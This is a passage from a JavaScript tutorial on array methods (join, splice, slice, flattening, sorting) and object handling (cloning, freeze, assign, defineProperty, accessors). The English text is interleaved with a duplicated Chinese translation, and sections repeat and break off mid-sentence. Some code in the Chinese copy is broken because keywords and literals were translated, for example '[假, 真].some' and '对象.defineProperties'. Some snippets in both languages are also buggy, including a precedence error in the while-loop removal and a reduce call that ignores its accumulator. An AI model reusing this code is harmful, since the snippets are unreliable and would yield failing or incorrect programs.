var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

If the `Array` constructor is used with no arguments, an empty array is created.

```
var arr3 = new Array();
```

结果为：

```
[]
```

Note that if it's used with exactly one argument and that argument is a number, an array of that length with all **undefined** values will be created instead:

```
var arr4 = new Array(4);
```

结果为：

```
[undefined, undefined, undefined, undefined]
```

That does not apply if the single argument is non-numeric:

```
var arr5 = new Array("foo");
```

结果为：

```
["foo"]
```

Version ≥ 6

Similar to an array literal, `Array.of` can be used to create a new `Array` instance given a number of arguments:

```
Array.of(21, "Hello", "World");
```

结果为：

```
[21, "Hello", "World"]
```

In contrast to the `Array` constructor, creating an array with a single number such as `Array.of(23)` will create a new array `[23]`，而不是一个长度为 23 的数组。

The other way to create and initialize an array would be `Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

结果为：

```
[0, 1, 16, 81, 256]
```

Section 12.22: Joining array elements in a string

To join all of an array's elements into a string, you can use the `join` method:

```
console.log(["Hello", " ", "world"].join("")); // "Hello world"
```

```
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

如第二行所示，非字符串的项会先被转换。

第12.23节：使用splice()删除/添加元素

splice() 方法可用于从数组中移除元素。在此示例中，我们移除数组中的第一个 3。

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

splice() 方法也可用于向数组中添加元素。在此示例中，我们将在数组末尾插入数字 6、7 和 8。

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

splice() 方法的第一个参数是移除/插入元素的索引。第二个参数是要移除的元素数量。第三个及后续参数是要插入数组的值。

第 12.24 节：entries() 方法

entries() 方法返回一个新的数组迭代器对象，该对象包含数组中每个索引的键/值对。

版本 ≥ 6

```
var letters = ['a', 'b', 'c'];

for(const[index,element] of letters.entries()){
  console.log(index,element);
}
```

结果

```
0 "a"
1 "b"
2 "c"
```

注意: 此方法不支持 Internet Explorer。

部分内容来自 [Array.prototype.entries](#), 由 Mozilla Contributors 贡献, 许可协议为 CC-by-SA 2.5

第12.25节：从数组中移除值

当你需要从数组中移除特定值时，可以使用以下一行代码创建一个不包含该值的数组副本：

```
array.filter(function(val) { return val !== to_remove; });
```

```
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

As you can see in the second line, items that are not strings will be converted first.

Section 12.23: Removing/Adding elements using splice()

The splice() method can be used to remove elements from an array. In this example, we remove the first 3 from the array.

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
  values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

The splice() method can also be used to add elements to an array. In this example, we will insert the numbers 6, 7, and 8 to the end of the array.

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

The first argument of the splice() method is the index at which to remove/insert elements. The second argument is the number of elements to remove. The third argument and onwards are the values to insert into the array.

Section 12.24: The entries() method

The entries() method returns a new Array Iterator object that contains the key/value pairs for each index in the array.

Version ≥ 6

```
var letters = ['a', 'b', 'c'];

for(const[index,element] of letters.entries()){
  console.log(index,element);
}
```

result

```
0 "a"
1 "b"
2 "c"
```

Note: This method is not supported in Internet Explorer.

Portions of this content from [Array.prototype.entries](#) by Mozilla Contributors licensed under CC-by-SA 2.5

Section 12.25: Remove value from array

When you need to remove a specific value from an array, you can use the following one-liner to create a copy array without the given value:

```
array.filter(function(val) { return val !== to_remove; });
```

或者如果你想在不创建副本的情况下直接修改数组本身（例如你写了一个函数，接收一个数组作为参数并对其进行操作），你可以使用以下代码片段：

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

如果你只需要删除找到的第一个值，去掉 while 循环即可：

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index, 1); }
```

第12.26节：数组扁平化

二维数组

版本 ≥ 6

在 ES6 中，我们可以使用扩展运算符 ... 来扁平化数组：

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

版本 ≥ 5

在 ES5 中，我们可以通过 .apply() 来实现：

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

高维数组

给定一个深度嵌套的数组，如下所示

```
var deeplyNested = [4,[5,6,[7,8],9]];
```

可以用这个魔法将其扁平化

```
console.log(String(deeplyNested).split(',').map(Number));
#=> [4,5,6,7,8,9]
```

或者

```
const flatten = deeplyNested.toString().split(',').map(Number)
console.log(flatten);
#=> [4,5,6,7,8,9]
```

上述两种方法仅在数组完全由数字组成时有效。多维对象数组无法通过此方法展平。

Or if you want to change the array itself without creating a copy (for example if you write a function that get an array as a function and manipulates it) you can use this snippet:

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

And if you need to remove just the first value found, remove the while loop:

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index, 1); }
```

Section 12.26: Flattening Arrays

2 Dimensional arrays

Version ≥ 6

In ES6, we can flatten the array by the spread operator ...:

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

Version ≥ 5

In ES5, we can achieve that by .apply():

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

Higher Dimension Arrays

Given a deeply nested array like so

```
var deeplyNested = [4, [5, 6, [7, 8], 9]];
```

It can be flattened with this magic

```
console.log(String(deeplyNested).split(',').map(Number));
#=> [4,5,6,7,8,9]
```

Or

```
const flatten = deeplyNested.toString().split(',').map(Number)
console.log(flatten);
#=> [4,5,6,7,8,9]
```

Both of the above methods only work when the array is made up exclusively of numbers. A multi-dimensional array of objects cannot be flattened by this method.

第12.27节：向数组追加/前置项目

Unshift

使用`.unshift`在数组开头添加一个或多个项目。

例如：

```
var array = [3, 4, 5, 6];
array.unshift(1, 2);
```

数组结果为：

```
[1, 2, 3, 4, 5, 6]
```

Push

此外，`.push`用于在当前最后一个项目之后添加项目。

例如：

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

数组结果为：

```
[1, 2, 3, 4, 5, 6]
```

这两种方法都会返回新的数组长度。

第12.28节：对象键和值转换为数组

```
var object = {
  key1: 10,
  key2: 3,
  key3: 40,
  key4: 20
};

var array = [];
for(var people in object) {
  array.push([people, object[people]]);
}
```

现在数组是

```
[
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
]
```

Section 12.27: Append / Prepend items to Array

Unshift

Use `.unshift` to add one or more items in the beginning of an array.

For example:

```
var array = [3, 4, 5, 6];
array.unshift(1, 2);
```

array results in:

```
[1, 2, 3, 4, 5, 6]
```

Push

Further `.push` is used to add items after the last currently existent item.

For example:

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

array results in:

```
[1, 2, 3, 4, 5, 6]
```

Both methods return the new array length.

Section 12.28: Object keys and values to array

```
var object = {
  key1: 10,
  key2: 3,
  key3: 40,
  key4: 20
};

var array = [];
for(var people in object) {
  array.push([people, object[people]]);
}
```

Now array is

```
[
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
]
```

第12.29节：值的逻辑连接词

版本 ≥ 5.1

.some 和 .every 允许对数组值进行逻辑连接。

当 .some 使用 OR 连接返回值时，.every 使用 AND 连接返回值。

.some 的示例

```
[false, false].some(function(value) {  
    return value;  
});  
// 结果：假
```

```
[假, 真].some(function(value) {  
    return value;  
});  
// 结果：真
```

```
[真, 真].some(function(value) {  
    return value;  
});  
// 结果：真
```

以及.every的示例

```
[假, 假].every(function(value) {  
    return value;  
});  
// 结果：假
```

```
[假, 真].every(function(value) {  
    return value;  
});  
// 结果：假
```

```
[真, 真].every(function(value) {  
    return value;  
});  
// 结果：真
```

第12.30节：检查对象是否为数组

Array.isArray(obj) 如果对象是Array，则返回真，否则返回假。

```
Array.isArray([])          // true  
Array.isArray([1, 2, 3])   // true  
Array.isArray({})         // false  
Array.isArray(1)          // false
```

在大多数情况下，你可以使用instanceof来检查一个对象是否是Array。

```
[] instanceof Array; // true  
{ } instanceof Array; // false
```

Array.isArray相比使用instanceof检查有一个优势，即使数组的原型被更改，它仍然会返回true；如果非数组的原型被更改为Array，它会返回false。

Section 12.29: Logical connective of values

Version ≥ 5.1

.some and .every allow a logical connective of Array values.

While .some combines the return values with OR, .every combines them with AND.

Examples for .some

```
[false, false].some(function(value) {  
    return value;  
});  
// Result: false
```

```
[false, true].some(function(value) {  
    return value;  
});  
// Result: true
```

```
[true, true].some(function(value) {  
    return value;  
});  
// Result: true
```

And examples for .every

```
[false, false].every(function(value) {  
    return value;  
});  
// Result: false
```

```
[false, true].every(function(value) {  
    return value;  
});  
// Result: false
```

```
[true, true].every(function(value) {  
    return value;  
});  
// Result: true
```

Section 12.30: Checking if an object is an Array

Array.isArray(obj) returns true if the object is an Array, otherwise false.

```
Array.isArray([])          // true  
Array.isArray([1, 2, 3])   // true  
Array.isArray({})         // false  
Array.isArray(1)          // false
```

In most cases you can instanceof to check if an object is an Array.

```
[] instanceof Array; // true  
{ } instanceof Array; // false
```

Array.isArray has the an advantage over using a instanceof check in that it will still return true even if the prototype of the array has been changed and will return false if a non-arrays prototype was changed to the Array

prototype.

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr); // true
arr instanceof Array; // false
```

第12.31节：在数组的特定索引插入一个元素

简单的元素插入可以使用`Array.prototype.splice`方法完成：

```
arr.splice(index, 0, item);
```

更高级的变体支持多个参数和链式调用：

```
/* 语法：
array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  this.splice.apply(this, [index, 0].concat(
    Array.prototype.slice.call(arguments, 1)));
  return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6); // ["b", "X", "Y", "Z", "c"]
```

并且支持数组类型参数的合并和链式调用：

```
/* 语法：
array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  index = Math.min(index, this.length);
  arguments.length > 1
    && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
    && this.insert.apply(this, arguments);
  return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-"); // "a-b-V-W-X-Y-Z-c-d"
```

第12.32节：排序多维数组

给定以下数组

```
var array = [
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
];
```

你可以按数字（第二个索引）对它进行排序

```
array.sort(function(a, b) {
  return a[1] - b[1];
})
```

prototype.

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr); // true
arr instanceof Array; // false
```

Section 12.31: Insert an item into an array at a specific index

Simple item insertion can be done with `Array.prototype.splice` method:

```
arr.splice(index, 0, item);
```

More advanced variant with multiple arguments and chaining support:

```
/* Syntax:
array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  this.splice.apply(this, [index, 0].concat(
    Array.prototype.slice.call(arguments, 1)));
  return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6); // ["b", "X", "Y", "Z", "c"]
```

And with array-type arguments merging and chaining support:

```
/* Syntax:
array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  index = Math.min(index, this.length);
  arguments.length > 1
    && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
    && this.insert.apply(this, arguments);
  return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-"); // "a-b-V-W-X-Y-Z-c-d"
```

Section 12.32: Sorting multidimensional array

Given the following array

```
var array = [
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
];
```

You can sort it by number(second index)

```
array.sort(function(a, b) {
  return a[1] - b[1];
})
```

版本 ≥ 6

```
array.sort((a,b) => a[1] - b[1]);
```

这将输出

```
[  
  ["key2", 3],  
  ["key1", 10],  
  ["key4", 20],  
  ["key3", 40]  
]
```

请注意，sort 方法是在原数组上就地操作的。它会改变数组。大多数其他数组方法会返回一个新数组，保持原数组不变。如果你使用函数式编程风格并期望函数没有副作用，这一点尤其重要。

第12.33节：测试所有数组项是否相等

.every方法测试所有数组元素是否通过提供的谓词测试。

要测试所有对象是否相等，可以使用以下代码片段。

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false  
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true  
版本 ≥ 6  
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

以下代码片段测试属性是否相等

```
let data = [  
  { name: "alice", id: 111 },  
  { name: "alice", id: 222 }  
];  
  
data.every(function(item, i, list) { return item === list[0]; }); // false  
data.every(function(item, i, list) { return item.name === list[0].name; }); // true  
版本 ≥ 6  
data.every((item, i, list) => item.name === list[0].name); // true
```

第12.34节：复制数组的一部分

slice() 方法返回数组的一部分的副本。

它接受两个参数，arr.slice([begin[, end]])：

开始

提取的起始位置，基于零的索引。

结束

提取的结束位置，基于零的索引，切片到该索引但不包含该索引。

如果结束位置是负数，end = arr.length + end。

示例 1

Version ≥ 6

```
array.sort((a,b) => a[1] - b[1]);
```

This will output

```
[  
  ["key2", 3],  
  ["key1", 10],  
  ["key4", 20],  
  ["key3", 40]  
]
```

Be aware that the sort method operates on the array *in place*. It changes the array. Most other array methods return a new array, leaving the original one intact. This is especially important to note if you use a functional programming style and expect functions to not have side-effects.

Section 12.33: Test all array items for equality

The .every method tests if all array elements pass a provided predicate test.

To test all objects for equality, you can use the following code snippets.

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false  
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true  
Version ≥ 6  
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

The following code snippets test for property equality

```
let data = [  
  { name: "alice", id: 111 },  
  { name: "alice", id: 222 }  
];  
  
data.every(function(item, i, list) { return item === list[0]; }); // false  
data.every(function(item, i, list) { return item.name === list[0].name; }); // true  
Version ≥ 6  
data.every((item, i, list) => item.name === list[0].name); // true
```

Section 12.34: Copy part of an Array

The slice() method returns a copy of a portion of an array.

It takes two parameters, arr.slice([begin[, end]]):

begin

Zero-based index which is the beginning of extraction.

end

Zero-based index which is the end of extraction, slicing up to this index but it's not included.

If the end is a negative number, end = arr.length + end.

Example 1

```
// 假设我们有这个字母数组  
var arr = ["a", "b", "c", "d"...];
```

```
// 我想要一个包含前两个字母的数组  
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

示例 2

```
// 假设我们有这个数字数组  
// 但我不知道它的结尾  
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];
```

```
// 我想从数字5开始切割这个数组  
// 直到它的结尾  
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```

```
// Let's say we have this Array of Alphabets  
var arr = ["a", "b", "c", "d"...];
```

```
// I want an Array of the first two Alphabets  
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

Example 2

```
// Let's say we have this Array of Numbers  
// and I don't know it's end  
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];
```

```
// I want to slice this Array starting from  
// number 5 to its end  
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```

第13章：对象

属性	描述
值	要赋值给属性的值。
writable	属性的值是否可以被更改。
可枚举的	该属性是否会在for in循环中被枚举。
configurable	是否可以重新定义该属性描述符。
get	一个将被调用以返回该属性值的函数。
set	当属性被赋值时将被调用的函数。

第13.1节：浅拷贝

版本 ≥ 6

ES6的Object.assign()函数可以用来将现有Object

实例的所有enumerable属性复制到一个新的实例中。

```
const existing = { a: 1, b: 2, c: 3 };
const clone = Object.assign({}, existing);
```

这包括Symbol属性以及String属性。

[对象的 rest/spread 解构](#), 目前是一个阶段 3 的提案, 提供了一种更简单的方法来创建对象实例的浅拷贝：

```
const existing = { a: 1, b: 2, c: 3 };
const { ...clone } = existing;
```

如果需要支持较旧版本的 JavaScript, 最兼容的克隆对象的方法是手动遍历其属性, 并使用.hasOwnProperty()过滤掉继承的属性。

```
var existing = { a: 1, b: 2, c: 3 };

var clone = {};
for (var prop in existing) {
  if (existing.hasOwnProperty(prop)) {
    clone[prop] = existing[prop];
  }
}
```

第 13.2 节：Object.freeze

版本 ≥ 5

Object.freeze 通过阻止添加新属性、删除现有属性以及修改现有属性的可枚举性、可配置性和可写性, 使对象变为不可变。它还阻止现有属性的值被更改。然而, 它不递归作用, 这意味着子对象不会自动被冻结, 仍然可以被修改。

冻结后的操作将默默失败, 除非代码运行在严格模式下。如果代码处于严格

Chapter 13: Objects

Property	Description
value	The value to assign to the property.
writable	Whether the value of the property can be changed or not.
enumerable	Whether the property will be enumerated in <code>for in</code> loops or not.
configurable	Whether it will be possible to redefine the property descriptor or not.
get	A function to be called that will return the value of the property.
set	A function to be called when the property is assigned a value.

Section 13.1: Shallow cloning

Version ≥ 6

ES6's `Object.assign()` function can be used to copy all of the **enumerable** properties from an existing Object instance to a new one.

```
const existing = { a: 1, b: 2, c: 3 };
const clone = Object.assign({}, existing);
```

This includes Symbol properties in addition to String ones.

[Object rest/spread destructuring](#) which is currently a stage 3 proposal provides an even simpler way to create shallow clones of Object instances:

```
const existing = { a: 1, b: 2, c: 3 };
const { ...clone } = existing;
```

If you need to support older versions of JavaScript, the most-compatible way to clone an Object is by manually iterating over its properties and filtering out inherited ones using `.hasOwnProperty()`.

```
var existing = { a: 1, b: 2, c: 3 };

var clone = {};
for (var prop in existing) {
  if (existing.hasOwnProperty(prop)) {
    clone[prop] = existing[prop];
  }
}
```

Section 13.2: Object.freeze

Version ≥ 5

`Object.freeze` makes an object immutable by preventing the addition of new properties, the removal of existing properties, and the modification of the enumerability, configurability, and writability of existing properties. It also prevents the value of existing properties from being changed. However, it does not work recursively which means that child objects are not automatically frozen and are subject to change.

The operations following the freeze will fail silently unless the code is running in strict mode. If the code is in strict

模式，将抛出一个 `TypeError`。

```
var obj = {
  foo: 'foo',
  bar: [1, 2, 3],
  baz: {
    foo: 'nested-foo'
  }
};

Object.freeze(obj);

// 无法添加新属性
obj.newProperty = true;

// 无法修改现有值或其描述符
obj.foo = '不是foo';
Object.defineProperty(obj, 'foo', {
  writable: true
});

// 无法删除现有属性
delete obj.foo;

// 嵌套对象未被冻结
obj.bar.push(4);
obj.baz.foo = '新的foo';
```

第13.3节：对象克隆

当你想要一个对象的完整副本（即对象属性及这些属性内的值等），这称为深度克隆。

版本 ≥ 5.1

如果一个对象可以序列化为JSON，那么你可以通过`JSON.parse`和

`JSON.stringify`的组合来创建它的深度克隆：

```
var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c 不会改变
```

注意`JSON.stringify`会将Date对象转换为ISO格式的字符串表示，但`JSON.parse`不会将字符串转换回Date对象。

JavaScript中没有内置函数用于创建深度克隆，而且通常也不可能为每个对象创建深度克隆，原因有很多。例如，

- 对象可能有不可枚举和隐藏的属性，这些属性无法被检测到。
- 对象的getter和setter无法被复制。
- 对象可以具有循环结构。
- 函数属性可能依赖于隐藏作用域中的状态。

假设你有一个“良好”的对象，其属性仅包含原始值、日期、数组或其他“良好”的对象，那么以下函数可用于进行深度克隆。它是一个递归函数，能够检测具有循环结构的对象，并在这种情况下抛出错误。

mode，a `TypeError` will be thrown.

```
var obj = {
  foo: 'foo',
  bar: [1, 2, 3],
  baz: {
    foo: 'nested-foo'
  }
};

Object.freeze(obj);

// Cannot add new properties
obj.newProperty = true;

// Cannot modify existing values or their descriptors
obj.foo = 'not foo';
Object.defineProperty(obj, 'foo', {
  writable: true
});

// Cannot delete existing properties
delete obj.foo;

// Nested objects are not frozen
obj.bar.push(4);
obj.baz.foo = 'new foo';
```

Section 13.3: Object cloning

When you want a complete copy of an object (i.e. the object properties and the values inside those properties, etc...), that is called **deep cloning**.

Version ≥ 5.1

If an object can be serialized to JSON, then you can create a deep clone of it with a combination of `JSON.parse` and `JSON.stringify`:

```
var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c will not change
```

Note that `JSON.stringify` will convert Date objects to ISO-format string representations, but `JSON.parse` will not convert the string back into a Date.

There is no built-in function in JavaScript for creating deep clones, and it is not possible in general to create deep clones for every object for many reasons. For example,

- objects can have non-enumerable and hidden properties which cannot be detected.
- object getters and setters cannot be copied.
- objects can have a cyclic structure.
- function properties can depend on state in a hidden scope.

Assuming that you have a "nice" object whose properties only contain primitive values, dates, arrays, or other "nice" objects, then the following function can be used for making deep clones. It is a recursive function that can detect objects with a cyclic structure and will throw an error in such cases.

```

function deepClone(obj) {
    function clone(obj, traversedObjects) {
        var copy;
        // 原始类型
        if(obj === null || typeof obj !== "object") {
            return obj;
        }

        // 检测循环
        for(var i = 0; i < traversedObjects.length; i++) {
            if(traversedObjects[i] === obj) {
                throw new Error("无法克隆循环对象。");
            }
        }

        // 日期
        if(obj instanceof Date) {
            copy = new Date();
            copy.setTime(obj.getTime());
            return copy;
        }

        // 数组
        if(obj instanceof Array) {
            copy = [];
            for(var i = 0; i < obj.length; i++) {
                copy.push(clone(obj[i], traversedObjects.concat(obj)));
            }
            return copy;
        }

        // 简单对象
        if(obj instanceof Object) {
            copy = {};
            for(var key in obj) {
                if(obj.hasOwnProperty(key)) {
                    copy[key] = clone(obj[key], traversedObjects.concat(obj));
                }
            }
            return copy;
        }

        throw new Error("Not a cloneable object.");
    }

    return clone(obj, []);
}

```

第13.4节：对象属性迭代

你可以使用此循环访问属于对象的每个属性

```

for (var property in object) {
    // 始终检查对象是否拥有该属性
    if (object.hasOwnProperty(property)) {
        // 执行操作
    }
}

```

你应该包含对hasOwnProperty的额外检查，因为对象可能拥有从其基类继承的属性。不进行此检查可能会引发错误。

版本 ≥ 5

```

function deepClone(obj) {
    function clone(obj, traversedObjects) {
        var copy;
        // primitive types
        if(obj === null || typeof obj !== "object") {
            return obj;
        }

        // detect cycles
        for(var i = 0; i < traversedObjects.length; i++) {
            if(traversedObjects[i] === obj) {
                throw new Error("Cannot clone circular object.");
            }
        }

        // dates
        if(obj instanceof Date) {
            copy = new Date();
            copy.setTime(obj.getTime());
            return copy;
        }

        // arrays
        if(obj instanceof Array) {
            copy = [];
            for(var i = 0; i < obj.length; i++) {
                copy.push(clone(obj[i], traversedObjects.concat(obj)));
            }
            return copy;
        }

        // simple objects
        if(obj instanceof Object) {
            copy = {};
            for(var key in obj) {
                if(obj.hasOwnProperty(key)) {
                    copy[key] = clone(obj[key], traversedObjects.concat(obj));
                }
            }
            return copy;
        }

        throw new Error("Not a cloneable object.");
    }

    return clone(obj, []);
}

```

Section 13.4: Object properties iteration

You can access each property that belongs to an object with this loop

```

for (var property in object) {
    // always check if an object has a property
    if (object.hasOwnProperty(property)) {
        // do stuff
    }
}

```

You should include the additional check for `hasOwnProperty` because an object may have properties that are inherited from the object's base class. Not performing this check can raise errors.

Version ≥ 5

你也可以使用Object.keys函数，它返回包含对象所有属性的数组，然后你可以使用Array.map或Array.forEach函数遍历该数组。

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
    console.log(key);
});
// 输出: 0, 1, 2
```

第13.5节：Object.assign

Object.assign() 方法用于将一个或多个源对象的所有可枚举自有属性的值复制到目标对象。它将返回目标对象。

用于给现有对象赋值：

```
var user = {
    firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // 输出: {firstName: "John", lastName: "Doe", age: 39}
```

或者创建对象的浅拷贝：

```
var obj = Object.assign({}, user);

console.log(obj); // 输出: {firstName: "John", lastName: "Doe", age: 39}
```

或者将多个对象的属性合并到一个对象中：

```
var obj1 = {
    a: 1
};
var obj2 = {
    b: 2
};
var obj3 = {
    c: 3
};
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // 输出: { a: 1, b: 2, c: 3 }
console.log(obj1); // 输出: { a: 1, b: 2, c: 3 }, 目标对象本身被修改了
```

原始值会被包装，null 和 undefined 会被忽略：

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');

var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // 输出: { "0": "a", "1": "b", "2": "c" }
```

注意，只有字符串包装对象可以拥有自身的可枚举属性

You can also use Object.keys function which return an Array containing all properties of an object and then you can loop through this array with Array.map or Array.forEach function.

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
    console.log(key);
});
// outputs: 0, 1, 2
```

Section 13.5: Object.assign

The [Object.assign\(\)](#) method is used to copy the values of all enumerable own properties from one or more source objects to a target object. It will return the target object.

Use it to assign values to an existing object:

```
var user = {
    firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Or to create a shallow copy of an object:

```
var obj = Object.assign({}, user);

console.log(obj); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Or merge many properties from multiple objects to one:

```
var obj1 = {
    a: 1
};
var obj2 = {
    b: 2
};
var obj3 = {
    c: 3
};
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // Logs: { a: 1, b: 2, c: 3 }
console.log(obj1); // Logs: { a: 1, b: 2, c: 3 }, target object itself is changed
```

Primitives will be wrapped, null and undefined will be ignored:

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');

var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Logs: { "0": "a", "1": "b", "2": "c" }
```

Note, only string wrappers can have own enumerable properties

用作归约器：(将数组合并为对象)

```
return users.reduce((result, user) => Object.assign({}, {[user.id]: user}))
```

第13.6节：对象剩余/展开运算符 (...)

版本 > 7

对象展开只是 `Object.assign({}, obj1, ..., objn)` 的语法糖；

它是通过 ... 运算符实现的：

```
let obj = { a: 1 };

let obj2 = { ...obj, b: 2, c: 3 };

console.log(obj2); // { a: 1, b: 2, c: 3 };
```

由于 `Object.assign` 进行的是浅层合并，而非深层合并。

```
let obj3 = { ...obj, b: { c: 2 } };

console.log(obj3); // { a: 1, b: { c: 2 } };
```

注意: 该规范目前处于阶段3

第13.7节：Object.defineProperty

版本 ≥ 5

它允许我们使用属性描述符在现有对象中定义一个属性。

```
var obj = {};

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

控制台输出

```
foo
```

`Object.defineProperty` 可以使用以下选项调用：

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // 如果为 false, 属性为只读
  configurable : true, // true 表示属性以后可以被修改
  enumerable : true // true 表示属性可以被枚举, 例如在 for..in 循环中
});
```

`Object.defineProperties` 允许你一次定义多个属性。

```
var obj = {};
```

Use it as reducer: (merges an array to an object)

```
return users.reduce((result, user) => Object.assign({}, {[user.id]: user}))
```

Section 13.6: Object rest/spread (...)

Version > 7

Object spreading is just syntactic sugar for `Object.assign({}, obj1, ..., objn)`;

It is done with the ... operator:

```
let obj = { a: 1 };

let obj2 = { ...obj, b: 2, c: 3 };

console.log(obj2); // { a: 1, b: 2, c: 3 };
```

As `Object.assign` it does **shallow** merging, not deep merging.

```
let obj3 = { ...obj, b: { c: 2 } };

console.log(obj3); // { a: 1, b: { c: 2 } };
```

NOTE: [This specification](#) is currently in [stage 3](#)

Section 13.7: Object.defineProperty

Version ≥ 5

It allows us to define a property in an existing object using a property descriptor.

```
var obj = {};

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

Console output

```
foo
```

`Object.defineProperty` can be called with the following options:

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // if false, the property is read-only
  configurable : true, // true means the property can be changed later
  enumerable : true // true means property can be enumerated such as in a for..in loop
});
```

`Object.defineProperties` allows you to define multiple properties at a time.

```
var obj = {};
```

```
对象.defineProperties(obj, {  
    property1: {  
        值: true,  
        可写: true  
    },  
    property2: {  
        值: 'Hello',  
        可写: false  
    }  
});
```

```
Object.defineProperties(obj, {  
    property1: {  
        value: true,  
        writable: true  
    },  
    property2: {  
        value: 'Hello',  
        writable: false  
    }  
});
```

第13.8节：访问器属性 (get和set)

版本 ≥ 5

将属性视为两个函数的组合，一个用于获取其值，另一个用于设置其值。

属性描述符中的get属性是一个函数，用于调用以从属性中获取值。

属性描述符中的set属性也是一个函数，当属性被赋值时会调用该函数，且新值将作为参数传入。

不能向同时具有get或set的描述符分配value或writable属性

```
var person = { name: "John", surname: "Doe" };  
Object.defineProperty(person, 'fullName', {  
    get: function () {  
        return this.name + " " + this.surname;  
    },  
    set: function (value) {  
        [this.name, this.surname] = value.split(" ");  
    }  
});  
  
console.log(person.fullName); // -> "约翰·多伊"  
  
person.surname = "希尔";  
console.log(person.fullName); // -> "约翰·希尔"  
  
person.fullName = "玛丽·琼斯";  
console.log(person.name) // -> "玛丽"
```

Section 13.8: Accessor properties (get and set)

Version ≥ 5

Treat a property as a combination of two functions, one to get the value from it, and another one to set the value in it.

The **get** property of the property descriptor is a function that will be called to retrieve the value from the property.

The **set** property is also a function, it will be called when the property has been assigned a value, and the new value will be passed as an argument.

You cannot assign a value or writable to a descriptor that has **get** or **set**

```
var person = { name: "John", surname: "Doe" };  
Object.defineProperty(person, 'fullName', {  
    get: function () {  
